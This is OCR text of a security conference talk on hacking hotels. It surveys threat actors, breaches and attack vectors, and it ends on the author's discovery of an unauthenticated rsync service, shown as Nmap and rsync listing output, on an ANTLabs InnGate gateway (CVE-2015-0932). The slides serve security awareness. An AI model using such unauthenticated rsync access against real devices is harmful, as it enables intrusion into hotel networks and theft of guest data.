The Great Hotel Hack

Adventures in attacking hospitality industry

Etizaz Mohsin

https://etizazmohsin.com

Disclaimer

No hotels were harmed during making of this presentation

Do not try this at home!


Images Courtesy: ANTlabs & INTSIGHTS

What this talk is not about

What this talk is about

Biggest threats are simple not sophisticated

Previous Research




AirBnBeware: Short Term Rentals Long Term Pwnage

Agenda

- Why Do hackers attack hotel
- Attack surface walkthrough
- Common attack vectors
- Who are threat actors
- Notable Data breaches
- What led to my research
- Demo NSA style hack
- Mitigations

Security Point Products

- Network Security
- Endpoint Security
- Data Security



“Supreme excellence consists in breaking the enemy's resistance without fighting”

– Sun Tzu

zdnet.com/article/how-one-hacked-laptop-led-to-an-entire-network-being-compromised/

How one hacked laptop led to an entire network being compromised

One worker clicking on the wrong link at the wrong time resulted in a major security breach.

By Danny Palmer | December 14, 2018 -- 11:28 GMT (11:28 GMT) | Topic: Security

A corporate laptop being used in a coffee shop at a weekend was enough to allow a sophisticated cybercrime group to compromise an organisation's entire infrastructure.


The incident was detailed by cybersecurity firm Crowdstrike as part of its *Cyber Intrusion Services Casebook 2018* report and serves as a reminder that laptops and other devices that are secure while running inside the network of an organisation can be left exposed when outside company walls.

Crowdstrike described the company that fell victim to the hackers only as apparel manufacturer "with an extensive global presence, including retail locations".

The incident began when an employee of the manufacturer took their laptop to a coffee shop and used it to visit the website of one of the firm's partners


Why Do Threat Actors attack Hotel ?

- Second largest number of breaches after retail sector
- Prominent hotel brands attacked repeatedly
- Collect sensitive, valuable and varied data
- Manage large number of financial transactions
- Uses loyalty programs to encourage repeated visits




Hotel attack surface

- Large quantity of diverse endpoints
- Access to mothership
- Lack of employee security awareness
- Undefined security responsibilities
- High exposure to third parties



Attack Vectors

- Attacks on Point of Sale
- Spear phishing attacks
- WIFI network attack
- DDOS and Botnet attacks
- Internet of Things attacks
- Brand Impersonation
- Customer targeted attacks
- Ransomware



Threat Actors

- APT28 Fancy Bear

Travelers Beware: Russian APT28 Hackers Hit Hotel Middle East

By Jeff Goldman, Posted August 22, 2017 4 min read

Download our in-depth report: The Ultimate Guide to IT Security Vendors

FireEye researchers report that the Russian APT28 hacker group, also known as Fancy Bear, has been targeting hotels throughout Europe and the Middle East since at least July 2017.

"The actor has used several notable techniques in these incidents such as sniffing passwords from Wi-Fi traffic, poisoning the NetBIOS Name Service, and spreading laterally via the EternalBlue exploit," the researchers wrote.

The attack starts with a spear phishing email sent to the target hotel, with an attached document named Hotel_Reservation_Form.doc. If the macro in the attached document is executed, it installs APT28's GAMEFISH malware.

"Once inside the network of a hospitality company, APT28 sought out machines that controlled both guest and internal Wi-Fi networks," the researchers wrote. "No guest credentials were observed being stolen at the compromised hotels; however, in a separate incident that occurred in Fall 2016, APT28 gained initial access to a victim's network via credentials likely stolen from a hotel Wi-Fi network."

FIREEYE Solutions Services Customers

Threat Research

APT28 Targets Hospitality Sector, Presents Threat to Travelers

August 11, 2017 | by Lindsay Smith, Ben Read

TARGETED ATTACKS SPEAR PHISHING APT

FireEye has moderate confidence that a campaign targeting the hospitality sector is attributed to Russian actor APT28. We believe this activity, which dates back to at least July 2017, was intended to target travelers to hotels throughout Europe and the Middle East. The actor has used several notable techniques in these incidents such as sniffing passwords from Wi-Fi traffic, poisoning the NetBIOS Name Service, and spreading laterally via the EternalBlue exploit.

APT28 Uses Malicious Document to Target Hospitality Industry

FireEye has uncovered a malicious document sent in spear phishing emails to multiple companies in the hospitality industry, including hotels in at least seven European countries and one Middle Eastern country in early July. Successful execution of the macro within the malicious document results in the installation of APT28's signature GAMEFISH malware.

Russia's 'Fancy Bear' Hackers Used Leaked NSA Tool to Target Hotel Guests

Then, just last month, FireEye learned of a series of similar Wi-Fi attacks at hotels across seven European capitals and one Middle Eastern capital. In each case, hackers had first breached the target hotel's network—FireEye believes via the common tactic of phishing emails carrying infected attachments that included malicious Microsoft Word macros. They then used that access to launch the NSA hacking tool EternalBlue, leaked earlier this year in a collection of NSA internal data by hackers known as the ShadowBrokers, which allowed them to quickly spread their control through the hotels' networks via a vulnerability in Microsoft's so-called "server message block" protocol, until they reached the servers managing the corporate and guest Wi-Fi networks.

Threat Actors

- Darkhotel APT

kaspersky daily

My Kaspersky

Products Renew Downloads Support Resource Center Blog Secure Futures

APT

Search blog posts


Darkhotel: a spy campaign in luxury Asian hotels

Kaspersky Lab revealed a cyberspy campaign, Darkhotel, which had been active for seven years in a number of luxury Asian hotels.

kaspersky.com/resource-center/threats/darkhotel-malware-virus-threat-definition

Products Renew Downloads Support Resource Center Blog

In an approach that lies somewhere between these two, they target unsuspecting executives who are traveling overseas and are staying at a hotel. Here the victims are infected with a rare Trojan that masquerades as one of several major software releases, including Google Toolbar, Adobe Flash and Windows Messenger. This first stage infection is used by the attackers to qualify their victims and download further malware to the computers of more significant victims, designed to steal confidential data from the victim's computer.



Notable Data Breaches

bbc.com/news/technology-46401890

BBC | Sign in | News | Sport | Reel | Worklife | Travel | Future

NEWS

Home | Video | World | UK | Business | Tech | Science | Stories | Entertainment & Arts

Technology

Marriott hack hits 500 million Starwood guests


30 November 2018 | Share

Sheraton is one of Marriott's brands

The records of 500 million customers of the hotel group Marriott International have been involved in a data breach.

The hotel chain said the guest reservation database of its Starwood division had been compromised by an unauthorised party.

Disclaimer Once Again!



How did this all start?

```
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-15
03:21 Arab Standard Time
Nmap scan report for
Host is up (1.5s latency).

PORT     STATE SERVICE
873/tcp open  rsync

Nmap done: 1 IP address (1 host up) scanned in 8.46
seconds
```

```
root@unkown:~# rsync [redacted]::
portal
freeaccess
invoices
logoutconsole
vouchers
templates
phpcache
htdocs
conf
state
ssl
chroot
dansguardian
users
userslog
print_vouchers
temp
dhcpd
cache
dns_content
```

BlackBerry | CYLANCE

WHY CYLANCE PRODUCTS SOLUTIONS

Cylance Researchers Discover Critical Vulnerability Affecting Hotel Chains Worldwide

ANTLabs InnGate devices are a popular Internet gateway for visitor-based networks. They're commonly installed in hotels, convention centers and other places that provide temporary guests access to a WiFi connection. If you've ever used WiFi in a hotel, you're familiar with these types of devices as they are typically tied to a specific room number for billing purposes.

The Vulnerability

CVE-2015-0932 gives an attacker full read and write access to the file system of an ANTLabs' InnGate device. Remote access is obtained through an unauthenticated rsync daemon running on TCP 873. Once the attacker has connected to the rsync daemon, they are then able to read and write to the file system of the Linux based operating system without restriction.

When an attacker gains full read and write access to a Linux file system, it's trivial to then turn that into remote code execution. The attacker could upload a backdoored version of nearly any executable on the system and then gain execution control, or simply add an additional user with root level access and a password known to the attacker. Once full file system access is obtained, the endpoint is at the mercy of the attacker.

Name

- subscriber_columns
- 1.homepage_order.xml
- 1.widget_settings.xml
- 1320300315.homepage_order.xml
